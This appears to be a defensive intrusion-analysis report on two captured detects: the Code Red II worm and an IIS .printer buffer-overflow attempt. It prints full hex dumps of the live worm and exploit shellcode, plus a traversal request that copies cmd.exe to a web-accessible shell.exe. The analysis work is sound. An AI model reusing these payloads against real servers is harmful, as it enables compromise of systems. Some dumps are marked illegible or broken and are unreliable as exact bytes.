58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 XXXXXXXXXXXXXXXXXXXX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 XXXXXXXXXXXXXXXXXXXX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 XXXXXXXXXXXXXXXXXXXX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 XXXXXXXXXXXXXXXXXXXX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 XXXXXXXXXXXXXXXXXXXX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 XXXXXXXXXXXXXXXXXXXX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 XXXXXXXXXXXXXXXXXXXX
58 25 75 39 30 39 30 25 75 36 38 35 38 25 75 63 62 64 33 25 X%u9090%u6858%ucbd3%
```

```
75 37 38 30 31 25 75 39 30 39 30 25 75 36 38 35 38 25 75 63 u7801%u9090%u6858%uc
62 64 33 25 75 37 38 30 31 25 75 39 30 39 30 25 75 36 38 35 bd3%u7801%u9090%u685
38 25 75 63 62 64 33 25 75 37 38 30 31 25 75 39 30 39 30 25 8%ucbd3%u7801%u9090%
75 39 30 39 30 25 75 38 31 39 30 25 75 30 30 63 33 25 75 30 u9090%u8190%u00c3%u0
30 30 33 25 75 38 62 30 30 25 75 35 33 31 62 25 75 35 33 66 003%u8b00%u531b%u53f
66 25 75 30 30 37 38 25 75 30 30 30 30 25 75 30 30 3d 61 20 f%u0078%u0000%u00=a
20 48 54 54 50 2f 31 2e 30 0d 0a 43 6f 6e 74 65 6e 74 2d 74  HTTP/1.0..Content-t
79 70 65 3a 20 74 65 78 74 2f 78 6d 6c 0a 43 6f 6e 74 65 6e ype: text/xml.Conten
74 2d 6c 65 6e 67 74 68 3a 20 33 33 37 39 20 0d 0a 0d 0a c8 t-length: 3379 .....
c8 01 00 60 e8 03 00 00 00 cc eb fe 64 67 ff 36 00 00 64 67 ...`........dg.6..dg
89 26 00 00 e8 df 02 00 00 68 04 01 00 00 8d 85 5c fe ff ff .&.......h......\...
50 ff 55 9c 8d 85 5c fe ff ff 50 ff 55 98 8b 40 10 8b 08 89 P.U...\...P.U..@....
8d 58 fe ff ff ff 55 e4 3d 04 04 00 00 0f 94 c1 3d 04 08 00 .X....U.=.......=...
00 0f 94 c5 0a cd 0f b6 c9 89 8d 54 fe ff ff 8b 75 08 81 7e ...........T....u..~
30 9a 02 00 00 0f 84 c4 00 00 00 c7 46 30 9a 02 00 00 e8 0a 0...........F0......
00 00 00 43 6f 64 65 52 65 64 49 49 00 8b 1c 24 ff 55 d8 66 ...CodeRedII...$.U.f
0b c0 0f 95 85 38 fe ff ff c7 85 50 fe ff ff 01 00 00 00 6a .....8.....P.......j
00 8d 85 50 fe ff ff 50 8d 85 38 fe ff ff 50 8b 45 08 ff 70 ...P...P..8...P.E..p
08 ff 90 84 00 00 00 80 bd 38 fe ff ff 01 74 68 53 ff 55 d4 .........8....thS.U.
ff 55 ec 01 45 84 69 bd 54 fe ff ff 2c 01 00 00 81 c7 2c 01 .U..E.i.T...,.....,.
00 00 e8 d2 04 00 00 f7 d0 0f af c7 89 46 34 8d 45 88 50 6a .............F4.E.Pj
00 ff 75 08 e8 05 00 00 00 e9 01 ff ff ff 6a 00 6a 00 ff 55 ..u...........j.j..U
f0 50 ff 55 d0 4f 75 d2 e8 3b 05 00 00 69 bd 54 fe ff ff 00 .P.U.Ou..;...i.T....
5c 26 05 81 c7 00 5c 26 05 57 ff 55 e8 6a 00 6a 16 ff 55 8c \&....\&.W.U.j.j..U.
6a ff ff 55 e8 eb f9 8b 46 34 29 45 84 6a 64 ff 55 e8 8d 85 j..U....F4)E.jd.U...
3c fe ff ff 50 ff 55 c0 0f b7 85 3c fe ff ff 3d d2 07 00 00  < ...P.U....  < ...=....
73 cf 0f b7 85 3e fe ff ff 83 f8 0a 73 c3 66 c7 85 70 ff ff s....  > ......s.f..p..
ff 02 00 66 c7 85 72 ff ff ff 00 50 e8 64 04 00 00 89 9d 74 ...f..r....P.d.....t
ff ff ff 6a 00 6a 01 6a 02 ff 55 b8 83 f8 ff 74 f2 89 45 80 ...j.j.j..U....t..E.
6a 01 54 68 7e 66 04 80 ff 75 80 ff 55 a4 59 6a 10 8d 85 70 j.Th~f...u..U.Yj...p
```

```
ff ff ff 50 ff 75 80 ff 55 b0 bb 01 00 00 00 0b c0 74 4b 33 ...P.u..U........tK3
db ff 55 94 3d 33 27 00 00 75 3f c7 85 68 ff ff ff 0a 00 00 ..U.=3'..u?..h......
00 c7 85 6c ff ff ff 00 00 00 00 c7 85 60 ff ff ff 01 00 00 ...l.........`......
00 8b 45 80 89 85 64 ff ff ff 8d 85 68 ff ff ff 50 6a 00 8d ..E...d.....h...Pj..
85 60 ff ff ff 50 6a 00 6a 01 ff 55 a0 93 6a 00 54 68 7e 66 .`...Pj.j..U..j.Th~f
04 80 ff 75 80 ff 55 a4 59 83 fb 01 75 31 e8 00 00 00 00 58 ...u..U.Y...u1.....X
2d d3 03 00 00 6a 00 68 ea 0e 00 00 50 ff 75 80 ff 55 ac 3d -....j.h....P.u..U.=
ea 0e 00 00 75 11 6a 00 6a 01 8d 85 5c fe ff ff 50 ff 75 80 ....u.j.j...\...P.u.
ff 55 a8 ff 75 80 ff 55 b4 e9 e7 fe ff ff bb 00 00 df 77 81 .U..u..U..........w.
c3 00 00 01 00 81 fb 00 00 00 78 75 05 bb 00 00 f0 bf 60 e8 ..........xu......`.
0e 00 00 00 8b 64 24 08 64 67 8f 06 00 00 58 61 eb d9 64 67 .....d$.dg....Xa..dg
ff 36 00 00 64 67 89 26 00 00 66 81 3b 4d 5a 75 e3 8b 4b 3c .6..dg.&..f.;MZu..K <
81 3c 0b 50 45 00 00 75 d7 8b 54 0b 78 03 d3 8b 42 0c 81 3c .  < .PE..u..T.x...B..
<
03 4b 45 52 4e 75 c5 81 7c 03 04 45 4c 33 32 75 bb 33 c9 49 .KERNu..|..EL32u.3.I
8b 72 20 03 f3 fc 41 ad 81 3c 03 47 65 74 50 75 f5 81 7c 03 .r ...A..  < .GetPu..|.
04 72 6f 63 41 75 eb 03 4a 10 49 d1 e1 03 4a 24 0f b7 0c 0b .rocAu..J.I...J$....
c1 e1 02 03 4a 1c 8b 04 0b 03 c3 89 44 24 24 64 67 8f 06 00 ....J.......D$$dg...
00 58 61 c3 e8 51 ff ff ff 89 5d fc 89 45 f8 e8 0d 00 00 00 .Xa..Q....]..E......
4c 6f 61 64 4c 69 62 72 61 72 79 41 00 ff 75 fc ff 55 f8 89 LoadLibraryA..u..U..
45 f4 e8 0d 00 00 00 43 72 65 61 74 65 54 68 72 65 61 64 00 E......CreateThread.
ff 75 fc ff 55 f8 89 45 f0 e8 0d 00 00 00 47 65 74 54 69 63 .u..U..E......GetTic
6b 43 6f 75 6e 74 00 ff 75 fc ff 55 f8 89 45 ec e8 06 00 00 kCount..u..U..E.....
00 53 6c 65 65 70 00 ff 75 fc ff 55 f8 89 45 e8 e8 17 00 00 .Sleep..u..U..E.....
00 47 65 74 53 79 73 74 65 6d 44 65 66 61 75 6c 74 4c 61 6e .GetSystemDefaultLan
67 49 44 00 ff 75 fc ff 55 f8 89 45 e4 e8 14 00 00 00 47 65 gID..u..U..E......Ge
74 53 79 73 74 65 6d 44 69 72 65 63 74 6f 72 79 41 00 ff 75 tSystemDirectoryA..u
fc ff 55 f8 89 45 e0 e8 0a 00 00 00 43 6f 70 79 46 69 6c 65 ..U..E......CopyFile
41 00 ff 75 fc ff 55 f8 89 45 dc e8 10 00 00 00 47 6c 6f 62 A..u..U..E......Glob
61 6c 46 69 6e 64 41 74 6f 6d 41 00 ff 75 fc ff 55 f8 89 45 alFindAtomA..u..U..E
d8 e8 0f 00 00 00 47 6c 6f 62 61 6c 41 64 64 41 74 6f 6d 41 ......GlobalAddAtomA
```

```
EVENT1: [IIS:IDA-ISAPI-OVERFLOW] (tcp,dp=80,sp=3563)
EVENT2: [IIS:IDA-ISAPI-OVERFLOW] (tcp,dp=80,sp=3563)
```

Figure 2

2. Detect was generated by:

This detect was made using log files taken from the "Raptor" proxy based firewall which provides perimeter protection to the network and the "Enterasys Dragon" Intrusion Detection System; both Raptor firewall log and "Dragon" event formats are explained below:

Raptor NT:

Date Time Stamp

Firewall Name

Application Proxy

Message Category

Duration - Duration in seconds

Id - I.P. Identification

Sent - Sent Bytes

Rcvd - Rcvd Bytes

Srcif – Outside NIC

Src – Source Address and Port

Cldst – Firewall's Outside IP Address and Port

Svsrc – Firewall's Inside IP Address

Dstif – Inside NIC

Dst – Internal IP Address for Re-directed Web Requests

Dragon Sensor:

```
Watch Dog <IDS' Name>     <Direction relative to Protected Network/s>
18:34:39 Date Time Stamp
SOURCE: <Source Address> <Hostname>
DEST:   <Destination Address> <Hostname>

45 00 00 97 ee aa 40 00 74 06 8a 40 ss ss ss ss dd dd dd dd .......
05 21 00 50 3e 41 2c 86 8f d8 af c6 50 18 44 70 79 15 00 00 .......
47 45 54 20 2f 73 63 72 69 70 74 73 2f 2e 2e 25 63 30 25 61 .......
66 2e [illegible] 6d 33 32 2f 63 .......
6d 64 2e 65 78 65 3f 2f 63 2b 63 [illegible] 70 79 2b 63 3a 5c 77 69 .
6e 6e 74 5c 73 79 73 74 65 6d 33 32 5c 63 6d 64 2e 65 78 65 .......
2b 63 3a 5c 69 6e 65 74 70 75 62 5c 73 63 72 69 70 74 73 5c +......
73 68 65 6c 6c 2e 65 78 65 0d 0a                           .......
```

Hex Encoded Payload

Actl Payload

```
EVENT1: [<Attack Signature>] (<protocol>,<destination Port>,<source port>)
```

Figure 3

3. Probability the source address was spoofed:

Chances are slim that this I.P. address was spoofed. Code Red is currently prevalent on many corporate and additionally DSL and cable Internet service provider's networks. The packet that caused this event is normally a part of an established TCP session, indicating that the source IP address has not been spoofed. If you are using a firewall that supports stateful inspection, and are not vulnerable to sequence number prediction attacks, then you can be fairly certain that the source IP address of the event is accurate.

4. Description of attack:

Code Red exploits a buffer overflow vulnerability in the Microsoft Internet Information Server (IIS) Indexing Service Dynamic Link Library (DLL). The vulnerability is present in most versions of IIS 4.0 and IIS 5.0. This buffer overflow allows an attacker to gain complete control over a targeted system. If an affected hosts' default language is English, Code Red will deface all Web pages served by the affected host with the message "HELLO! Welcome to http"//www.worm.com! Hacked By Chinese!" In addition to Web defacement, the worm degrades the overall system performance as it scans other hosts in a bid to propagate itself. If the default language on the host isn't English, the worm will continue scanning but no defacement will occur.

5. Attack mechanism:

1st - 19th: Scanning/Propagating Phase

The worm propagates by scanning IP addresses on the Internet and attempting to connect to the HTTP port (TCP port 80). When the IP address of a vulnerable IIS Web server is found, the worm infects the system. The newly infected system begins to scan IP addresses, and the other system continues searching for additional servers to infect.

20th - 27th: Flooding (DDoS) Phase

The worm initiates a distributed denial of service attack by flooding a pre-configured IP address with large amounts of traffic. The IP address configured in all known versions of the worm is an IP address that

previously belonged to www.whitehouse.gov. To counteract the attack, the White House Web site was moved to a different IP address, so the flooding portion of the first wave of the Code Red worm was unsuccessful. Future variants of the worm, however, could be configured with different addresses or Web sites to flood.

Beginning on the 28th: "Sleep" Phase

The worm goes into an infinite sleep phase. While the worm will remain in the computer's memory until the system is rebooted, the worm will not attempt to propagate or initiate any packet flooding attacks once it

enters the sleep phase. In the initial version of the worm, infected Web sites would appear to be defaced for a period of ten (10) hours after infection. The worm would cause IIS to respond to requests with a Web page that displayed the following message: Welcome to http://www.worm.com! Hacked by Chinese!

At the same time, the worm used up all the remaining threads on the system, scanning for other vulnerable IIS Web servers. It would start by scanning a pseudo-random list of IP addresses in

the same order. This allowed individuals with IP addresses in the beginning of that list to track how many systems were infected. It also prevented the first version of the worm from spreading very quickly, because the newly by previously infected servers.

The new variants of the Code Red worm include updated propagation methods that could potentially make them far more dangerous than the initial version. Each infected system chooses random IP addresses to scan, instead of initially scanning a predictable set of systems as the initial version did. The traffic caused by the increased propagation of the newer variants could be enough to degrade Internet speeds to home users, businesses, and government agencies. Some users may experience very slow connections to the Internet, and others may experience intermittent outages during the propagation and flooding phase of the worm.

The newer variants also do not deface the infected Web servers, as the initial version did. As a result, system administrators may not notice infected servers immediately, because the Web site will not be defaced. This allows the worm to propagate for longer periods before the infected system is detected and the worm is removed. For these reasons, the propagation of the new variants may spread more quickly and affect more servers in a short period of time.

6. Correlations:

Mitre's Common Vulnerabilities and Exposures (CVE) have reported numerous probes from infected web servers looking to propagate this worm. Event Correlations are listed below:

CVE - CAN-2001-0500 ** CANDIDATE (under review) ** Buffer overflow in ISAPI extension (idq.dll) in Index Server 2.0 and Indexing Service 2000 in IIS 6.0 beta and earlier allows remote attackers to execute arbitrary commands via a long argument to Internet Data Administration (.ida) and Internet Data Query (.idq) files such as default.ida.

ISS-Xforce (http://xforce.iss.net/alerts/advise79.php)

7. Evidence of active targeting:

This attack is targeted specifically at Windows Hosts running Internet Information Server Versions 4.0 and 5.0.

8. Severity:

Criticality – 3 Firewall for home network primarily used for research and gaming

Lethality- 4 Malicious code with Trojan capability

Countermeasures – 4 Patched web server.

Network countermeasure – 5 External Web traffic is not allowed.

(3+4)-(4+5) = -2. Protected Code Red's Trojan capabilities, experiencing possible degradation of service as a result of these probes. Firewall's rule set does not honor incoming web requests. Since this is a proxy-based firewall, overall performance is reduced.

9. Defensive recommendation:

Our defenses are adequate because the firewall blocked the attack. External web-requests are sent to the web proxy for gateway password (gw-password) authentication. This worm can also cause bandwidth denial of service conditions on networks with infected machines. One method to alleviate this problem is to create specific firewall rules which automatically block requests from infected hosts or subnets.

10. Multiple choice test question:

Which operating systems are vulnerable to "Code Red" worm? **B**

a) Solaris

b) Windows 9X, NT, 2000

c) AIX

d) Linux

DETECT - 2

1. Source of Trace:

The Enterasys Dragon Network Intrusion Detection Sensor (www.enterasys.com/ids) captured this event.

```
my-sensor                                                    (Towards)
07:50:09

SOURCE: 216.ss.ss.ss

DEST:   24.dd.dd.dd My-Firewall.com

45 00 04 c6 09 3e 40 00 30 06 f3 41 d8 ss ss ss 18 dd dd dd E....   >
@.0..A.(.....z

08 52 00 50 f1 66 48 26 7b a2 d7 08 50 18 7d 78 c2 1d 00 00 .R.P.fH&{...P.}x....

47 45 54 20 2f 4e 55 4c 4c 2e 70 72 69 6e 74 65 72 20 48 54 GET /NULL.printer HT

54 50 2f 31 2e 30 0d 0a 42 65 61 76 75 68 3a 20 90 90 90 90 TP/1.0..Beavuh: ....

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 eb 03 5d eb .................].

05 e8 f8 ff ff ff 83 c5 15 90 90 90 8b c5 33 c9 66 b9 d7 02 ..............3.f...

50 80 30 95 40 e2 fa 2d 95 95 64 e2 14 ad d8 cf 05 95 e1 96 P.0.@..-..d.........

dd 7e 60 7d 95 95 95 95 c8 1e 40 14 7f 9a 6b 6a 6a 1e 4d 1e .~`}......@...kjj.M.

e6 a9 96 66 1e e3 ed 96 66 1e eb b5 96 6e 1e db 81 a6 78 c3 ...f....f....n....x.

c2 c4 1e aa 96 6e 1e 67 2c 9b 95 95 95 66 33 e1 9d cc ca 16 .....n.g,....f3.....

52 91 d0 77 72 cc ca cb 1e 58 1e d3 b1 96 56 44 74 96 54 a6 R..wr....X....VDt.T.

5c f3 1e 9d 1e d3 89 96 56 54 74 97 96 54 1e 95 96 56 1e 67 \........VTt..T...V.g

1e 6b 1e 45 2c 9e 95 95 95 7d e1 94 95 95 a6 55 39 10 55 e0 .k.E,....}.....U9.U.

6c c7 c3 6a c2 41 cf 1e 4d 2c 93 95 95 95 7d ce 94 95 95 52 l..j.A..M,....}....R

d2 f1 99 95 95 95 52 d2 fd 95 95 95 95 52 d2 f9 94 95 95 95 ......R......R......

ff 95 18 d2 f1 c5 18 d2 85 c5 18 d2 81 c5 6a c2 55 ff 95 18 ..............j.U...

d2 f1 c5 18 d2 8d c5 18 d2 89 c5 6a c2 55 52 d2 b5 d1 95 95 ...........j.UR.....

95 18 d2 b5 c5 6a c2 51 1e d2 85 1c d2 c9 1c d2 f5 1e d2 89 .....j.Q............

1c d2 cd 14 da d9 94 94 95 95 f3 52 d2 c5 95 95 18 d2 e5 c5 ...........R........

18 d2 b5 c5 a6 55 c5 c5 c5 ff 94 c5 c5 7d 95 95 95 95 c8 14 .....U.......}......

78 d5 6b 6a 6a c0 c5 6a c2 5d 6a e2 85 6a c2 71 6a e2 89 6a x.kjj..j.]j..j.qj..j

c2 71 fd 95 91 95 95 ff d5 6a c2 45 1e 7d c5 fd 94 94 95 95 .q.......j.E.}......

6a c2 7d 10 55 9a 10 3f 95 95 95 a6 55 c5 d5 c5 d5 c5 6a c2 j.}.U..?....U.....j.

79 16 6d 6a 9a 11 02 95 95 95 1e 4d f3 52 92 97 95 f3 52 d2 y.mj.......M.R....R.
```

```
97 a7 f1 52 d2 91 4d bd ec 9e ff 85 18 92 c5 c6 6a c2 61 ff ...R..M.........j.a.
a7 6a c2 49 a6 5c c4 c3 c4 c4 c4 6a e2 81 6a c2 59 10 55 e1 .j.I.\.....j..j.Y.U.
f5 05 05 05 05 15 ab 95 e1 ba 05 05 05 05 ff 95 c3 fd 95 91 ....................
95 95 c0 6a e2 81 6a c2 4d 10 55 e1 d5 05 05 05 05 ff 95 6a ...j..j.M.U........j
a3 c0 c6 6a c2 6d 16 6d 6a e1 bb 05 05 05 05 7e 27 ff 95 fd ...j.m.mj......~'...
95 91 95 95 c0 c6 6a c2 69 10 55 e9 8d 05 05 05 05 e1 09 ff ......j.i.U.........
95 c3 c5 c0 6a e2 8d 6a c2 41 ff a7 6a c2 49 7e 1f c6 6a c2 ....j..j.A..j.I~..j.
65 ff 95 6a c2 75 a6 55 39 10 55 e0 6c c4 c7 c3 c6 6a 47 cf e..j.u.U9.U.l....jG.
cc 3e 77 7b 56 d2 f0 e1 c5 e7 fa f6 d4 f1 f1 e7 f0 e6 e6 95 .>
w{V...............
d9 fa f4 f1 d9 fc f7 e7 f4 e7 ec d4 95 d6 e7 f0 f4 e1 f0 c5 ....................
fc e5 f0 95 d2 f0 e1 c6 e1 f4 e7 e1 e0 e5 dc fb f3 fa d4 95 ....................
d6 e7 f0 f4 e1 f0 c5 e7 fa f6 f0 e6 e6 d4 95 c5 f0 f0 fe db ....................
f4 f8 f0 f1 c5 fc e5 f0 95 d2 f9 fa f7 f4 f9 d4 f9 f9 fa f6 ....................
95 c2 e7 fc e1 f0 d3 fc f9 f0 95 c7 f0 f4 f1 d3 fc f9 f0 95 ....................
c6 f9 f0 f0 e5 95 d0 ed fc e1 c5 e7 fa f6 f0 e6 e6 95 d6 f9 ....................
fa e6 f0 dd f4 fb f1 f9 f0 95 c2 c6 da d6 de a6 a7 95 c2 c6 ....................
d4 c6 e1 f4 e7 e1 e0 e5 95 e6 fa f6 fe f0 e1 95 f6 f9 fa e6 ....................
f0 e6 fa f6 fe f0 e1 95 f6 fa fb fb f0 f6 e1 95 e6 f0 fb f1 ....................
95 e7 f0 f6 e3 95 f6 f8 f1 bb f0 ed f0 95 0d 0a 48 6f 73 74 ................Host
3a 20 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 : ..................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....................
```

```
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....................
90 90 90 90 90 90 90 90 90 90 33 c0 b0 90 03 d8 8b 03 8b ..........3........
40 60 33 db b3 24 03 c3 ff e0 eb b9 90 90 05 31 8c 6a 0d 0a @`3..$.........1.j..
0d 0a                                                    ..
EVENT1: [NOOP:X86] (tcp,dp=80,sp=2130)
```

```
my-sensor                                                              (From)
07:50:09
SOURCE: 24.dd.dd.dd My-Firewall.com
DEST:   216.ss.ss.ss
45 00 00 e1 c0 c2 40 00 40 06 2f a2 18 dd dd dd d8 ss ss ss  E.....@.@./....z.(..
00 50 08 52 7b a2 d7 08 f1 66 4c c4 50 18 1d 9a 80 8b 00 00 .P.R{....fL.P.......
48 54 54 50 2f 31 2e 31 20 34 30 30 20 49 6c 6c 65 67 61 6c HTTP/1.1 400 Illegal
20 43 68 61 72 61 63 74 65 72 73 20 69 6e 20 52 65 71 75 65  Characters in Reque
73 74 0d 0a 4d 49 4d 45 2d 56 65 72 73 69 6f 6e 3a 20 31 2e st..MIME-Version: 1.
30 0d 0a 53 65 72 76 65 72 3a 20 53 69 6d 70 6c 65 2c 20 53 0..Server: Simple, S
65 63 75 72 65 20 57 65 62 20 53 65 72 76 65 72 20 31 2e 31 ecure Web Server 1.1
0d 0a 44 61 74 65 3a 20 4d 6f 6e 2c 20 30 36 20 41 75 67 20 ..Date: Mon, 06 Aug
32 30 30 31 20 31 31 3a 34 38 3a 30 39 20 47 4d 54 0d 0a 43 2001 11:48:09 GMT..C
6f 6e 6e 65 63 74 69 6f 6e 3a 20 63 6c 6f 73 65 0d 0a 43 6f onnection: close..Co
6e 74 65 6e 74 2d 54 79 70 65 3a 20 74 65 78 74 2f 68 74 6d ntent-Type: text/htm
6c 0d 0a 0d 0a                                           l....
EVENT1: [DYNAMIC-TCP] (tcp,sp=80,dp=2130,flags=---AP---)
```

Figure 4

SESSION RECONSTRUCTION

```
GET /NULL.printer HTTP/1.0{D}{A}Beavuh:
    {90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{EB}{3}
    ]{EB}{5}{E8}{F8}{FF}{FF}{FF}{83}{C5}{15}{90}{90}{90}{8B}{C5}3{C9}f{B9}{D7}{2}P{80}0{
    95}@{E2}{FA}-
    {95}{95}d{E2}{14}{AD}{D8}{CF}{5}{95}{E1}{96}{DD}~`}{95}{95}{95}{95}{C8}{1E}@{14}{7F
    }{9A}kjj{1E}M{1E}{E6}{A9}{96}f{1E}{E3}{ED}{96}f{1E}{EB}{B5}{96}n{1E}{DB}{81}{A6}x{C
    3}{C2}{C4}{1E}{AA}{96}n{1E}g,{9B}{95}{95}{95}f3{E1}{9D}{CC}{CA}{16}R{91}{D0}wr{CC}
    {CA}{CB}{1E}{1E}{D3}{B1}{96}VDt{96}T{A6}\{F3}{1E}{9D}{1E}{D3}{89}{96}VTt{97}{96}T{
    1E}{95}{96}V{1E}g{1E}k{1E}E,{9E}{95}{95}{95}}{E1}{94}{95}{95}{A6}U9{10}U{E0}l{C7}{C3
    }j{C2}A{CF}{1E}M,{93}{95}{95}{95}}{CE}{94}{95}{95}R{D2}{F1}{99}{95}{95}{95}R{D2}{FD
    }{95}{95}{95}{95}R{D2}{F9}{94}{95}{95}{95}{FF}{95}{18}{D2}{F1}{C5}{18}{D2}{85}{C5}{18
    }{D2}{81}{C5}j{C2}U{FF}{95}{18}{D2}{F1}{C5}{18}{D2}{8D}{C5}{18}{D2}{89}{C5}j{C2}UR{
    D2}{B5}{D1}{95}{95}{95}{18}{D2}{B5}{C5}j{C2}Q{1E}{D2}{85}{1C}{D2}{C9}{1C}{D2}{F5}{
    1E}{D2}{89}{1C}{D2}{CD}{14}{DA}{D9}{94}{94}{95}{95}{F3}R{D2}{C5}{95}{95}{18}{D2}{E
    5}{C5}{18}{D2}{B5}{C5}{A6}U{C5}{C5}{C5}{FF}{94}{C5}{C5}}{95}{95}{95}{95}{C8}{14}x{D
    5}kjj{C0}{C5}j{C2}]j{E2}{85}j{C2}qj{E2}{89}j{C2}q{FD}{95}{91}{95}{95}{FF}{D5}j{C2}E{1E}
    }{C5}{FD}{94}{94}{95}{95}j{C2}}{10}U{9A}{10}?{95}{95}{95}{A6}U{C5}{D5}{C5}{D5}{C5}j{
    C2}y{16}mj{9A}{11}{2}{95}{95}{95}{1E}M{F3}R{92}{97}{95}{F3}R{D2}{97}{A7}{F1}R{D2}{9
    1}M{BD}{EC}{9E}{FF}{85}{18}{92}{C5}{C6}j{C2}a{FF}{A7}j{C2}I{A6}\{C4}{C3}{C4}{C4}{C4
    }j{E2}{81}j{C2}Y{10}U{E}F5}{5}{5}{5}{5}{15}{AB}{95}{E1}{BA}{5}{5}{5}{5}{FF}{95}{C3}{
    FD}{95}{91}{95}{95}{C0}j{E2}{81}j{C}M{10}U{1}{D5}{5}{5}{5}{5}{FF}{95}j{A3}{C0}{C6}j{C
    2}m{16}mj{E1}{BB}{5}{5}{5}{5}~'{FF}{95}{FD}{95}{91}{95}{95}{C0}{C6}j{C2}i{10}U{E9}{8
    D}{5}{5}{5}{5}{E1}{9}{FF}{95}{C3}{C5}{C0}j{E2}{8D}j{C2}A{FF}{A7}j{C2}I~{1F}{C6}j{C2}e
    {FF}{95}j{C2}u{A6}U9{10}U{E0l{C4}{C7}{C3}{C6}jG{CF}{CC}>w{V{D2}{F0}{E1}{C5}{E7}{F
    A}{F6}{D4}{F1}{F1}{E7}{F0}{E6}{E6}{95}{D9}{FA}{F4}{F1}{D9}{FC}{F}{E7}{F4}{E7}{EC}{
    D4}{95}{D6}{E7}{F0}{F4}{E1}{F0}{C5}{FC}{E5}{F0}{95}{D2}{F0}{E1}{C6}{E1}{F4}{E7}{E1}
    {E0}{E5}{DC}{FB}{F3}{FA}{95}{D6}{E7}{F0}{F4}{E1}{F0}{C5}{E7}{FA}{F6}{F0}{E6}{E6}{D
    4}{95}{C5}{F0}{F0}{FE}{DB}{F4}{F8}{F0}{F1}{C5}{FC}{E5}{F0}{95{F9}{FA}{F7}{F4}{F9}{D
    4}{F9}{F9}{FA}{F6}{95}{C2}{E7}{FC}{E1}{F0}{D3}{FC}{F9}{F0}{95}{C7}{F0}{F4}{F1}{D3}{
    FC}{F9}{F0}{95}{C6}{F9}{F0}{F0}{E5}{95}{D0}{ED}{FC}{E1}{C5}{E7}{FA}{F6}{F0}{E6}{E6
    }{95}{D6}{F9}{FA}{E6}{F0}{DD}{F4}{FB}{F1}{F9}{F0}{95}{C2}{C6{DA}{D6}{DE}{A6}{A7}{
    95}{C2}{C6}{D4}{C6}{E1}{F4}{E7}{E1}{E0}{E5}{95}{E6}{FA}{F6}{FE}{F0}{E1}{95}{F6}{F9}
    {FA}{E6}{F0}{E6}{F{F6}{FE}{F0}{E1}{95}{F6}{FA}{FB}{FB}{F0}{F6}{E1}{95}{E6}{F0}{FB}{
    F1}{95}{E7}{F0}{F6}{E3}{95}{F6}{F8}{F1}{BB}{F0}{ED}{F0}{95
    {D}{A}


    Host:
    {90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}
    {90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}
    {90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}
    {90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}
    {90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}
    {90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}
    {90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}
    {90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}
    {90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}
    {90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}
    {90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}
    {90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}
    {90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}
    {90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}
    {90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}3{C
```

```
0}{B0}{90}{3}{D8}{8B}{3}{8B}@`3{DB}{B3}${3}{C3}{FF}{E0}{EB}{B9}{90}{90}{5}1{8C}j{D
